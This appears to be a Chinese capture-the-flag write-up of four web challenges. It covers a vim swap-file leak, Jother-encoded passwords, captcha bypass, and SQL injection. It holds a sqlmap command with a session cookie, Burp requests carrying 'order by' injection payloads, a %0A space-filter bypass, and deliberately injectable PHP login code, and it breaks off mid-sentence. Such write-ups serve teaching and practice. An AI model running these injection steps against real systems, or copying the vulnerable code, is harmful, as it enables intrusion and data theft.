WEB100


文件破译

李乐经常利用自己的黑客技术发现一些公司在网络上的漏洞，并且善意地搞一些不痛不痒的小破坏暗示那些公司漏洞的存在。有一天李乐发现JSC公司一个很小的漏洞，他决定给企图联合父亲围剿自己的主管TED一个小小的surprise，他要篡改TED的秘密文件，以一个前辈的口吻留下漏洞地址，于是TED的文件中多了一段话：Hello kid.....

题目地址：http://121.40.150.205/web100


访问题目给的地址：http://121.40.150.205/web100/index.php

抓包观察过程，得到提示：




猜测可能是 swp 文件或者是.vimrc .viminfo 之类的文件。

于是访问 http://121.40.150.205/web100/.index.php.swp



根据提示得知是 dvorak 键盘布局的按键，每组第一个值是从

上往下的行数，第二个值是从左往右的列数



得出 flag:jlctf{W1nt3r_15_c0mm1n9}

WEB200

网站疑云

李乐似乎捉弄TED上了瘾，他发现TED手中管理着许多网站，他开始一个一个地破译，破译完之后再网站眉头打下自己的标记“L”,一切都很顺利，直到遇到了这个网站：

题目地址：http://121.40.150.205/web200

访问题目给的页面，是一个登陆页面，查看源代码得到被注释的提示

```
<div class="form-group">
  <label for="password">密码</label>
  <input type="password" class="form-control" id="password" placeholder="密码">
</div>
      <!--I'm lazy, so I save password into a file named password.key -->
</form>
<button class="btn btn-success pull-right" id="login">登录</button>
```

下载得到一段 Jother 编码，执行得到密码为 xssbss

```
[]+!+[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[
[]+[+[]]+([][[]]+[])[+!+[]]+(![]+[])[!
(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+
[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]
[]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+
[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]
Password: xssbbs
undefined
```


登陆进去之后发现是一个留言板，然后尝试注入


```
C:\Users\H-Kuuki>sqlmap.py -u "http://121.40.150.205/web200/index.php" --cookie "XSS_BBS_SESSION_ID=
MTM5OTYyNzY1Mg%3D%3D" --data "title=xxx&content=aa" --time-sec=1 --tables -D kaer
```

在数据库中获得 flag:jlflag{1_d0nt_11k3_5q1m4p}


```
Database: kaer
Table: user
[2 entries]
+----+-----------------+----------------------------------+
| id | session_id      | username                         |
+----+-----------------+----------------------------------+
| 1  | MTM5OTYyNzY1Mg== | 21232f297a57a5a743894a0e4a801fc3 |
| 2  | 0               | jlflag{1_d0nt_11k3_5q1m4p}       |
+----+-----------------+----------------------------------+
```

WEB300







在 actf 做过一道类似的题目，果断在 url 加上?flag=password
跳转到了 http://121.40.150.205/web300/bb8fcce3dab64b3894417ab38bab1df7.php




发现只有 5s 的时间识别和输入，尝试禁用和更改 js 绕过失败，于是想利用 python 的识别库，识别验证码，发现识别正确率比较低，于是尝试使用打码平台发现速度不行，于是想到曾经在别的 ctf 里遇见过利用 e 语言来识别验证码的例子，经过搜索发现存在彗星 HTTP 的库，于是利用程序来读取



WEB400




访问题目给的页面，发现是一个产品介绍页



在登陆的地方给了一个测试帐号，输入正确的帐号密码就会返回 1，错误的帐号密码就会返回 0。怀疑是注入，然后通

过几个简单的测试发现不可以注入。



接着以为是文件包含或者文件读取漏洞，在尝试访问

http://121.40.150.205/web400/about

时候直接下载到了源码，看样子文件包含。

尝试下载登陆验证文件 http://121.40.150.205/web400/login


得到了验证部分的 PHP 代码

```php
<?php
    function login($user,$pwd){
        if (!preg_match('/^\w*$/m', $user) || !preg_match('/^\w*$/m', $pwd))
            return -2;
        $user = str_replace(" ", "", $user);
        $pwd = str_replace(" ", "", $pwd);
        $sql = "select * from `user` where username='".$user."' and pwd='".$pwd."'";
        $query = mysql_query($sql);
        if($query){
            $re = mysql_fetch_array($query);
            if ($re){
                if ($re['username']=='admin')
                    return 2;
                else
                    return 1;
            }
            return 0;
        }
        return -1;
    }
```

发现并不是不可以注入，只是过滤了空格，我们可以用%0A 来绕过。

还有个问题就是像上面截图中的情况一样，POST 地址和用户名密码的表单都是经过加密的。解决办法就是 keepsession，只要 session 不换就可以重放请求。


先手工测试


Burp Suite Professional v1.6.03 - licensed to Larry Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 2 ...
Go Cancel
Target: http://121.40.150.205
Request
Raw Params Headers Hex
POST /web400/hm8nFD1T7aGT54553wOg HTTP/1.1
Host: 121.40.150.205
Proxy-Connection: keep-alive
Content-Length: 64
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
Origin: http://121.40.150.205
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=o203g7fitticn0m3ptvhr7tou4
dhUzHyDrfE8mRyzl1q4X=test&rzFItAglXUs12bqyATPF=test'
order
by
3#
Response
Raw Headers Hex HTML Render
that is protected with our software. Humans shall pass, but bots
will FAIL.
Test account is test / test
<!--<h3>For admin interface, admin / ???????</h3>-->
This is a test
account.
test
test'
order
by
3#
1

<!-- /.container -->
<footer>

Copyright © Company 2014

Type a search term
0 matches
Done
3,347 bytes | 36 millis


Burp Suite Professional v1.6.03 - licensed to Larry Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 2 ...
Go Cancel
Target: http://121.40.150.205
Request
Raw Params Headers Hex
POST /web400/hm8nFD1T7aGT54553wOg HTTP/1.1
Host: 121.40.150.205
Proxy-Connection: keep-alive
Content-Length: 64
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
Origin: http://121.40.150.205
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=o203g7fitticn0m3ptvhr7tou4
dhUzHyDrfE8mRyzl1q4X=test&rzFItAglXUs12bqyATPF=test'
order
by
4#
Response
Raw Headers Hex HTML Render
To demonstrate our technology, we have a form
that is protected with our software. Humans shall pass, but bots
will FAIL.
Test account is test / test
<!--<h3>For admin interface, admin / ???????</h3>-->
Syntax error.
test
test'
order
by
4#
-1


<!-- /.container -->
<footer>

Copyright © Company 2014

Type a search term
0 matches
Done
3,338 bytes | 36 millis


得到了原始语句查询字段数为 3 个。

于是再次祭出 SQLMAP，不过在前几次尝试中发现只要一用 sqlmap 就会被 waf 禁止访问，郁闷了好久，于是用-v 5 参数抓包对比到底哪里出问题了

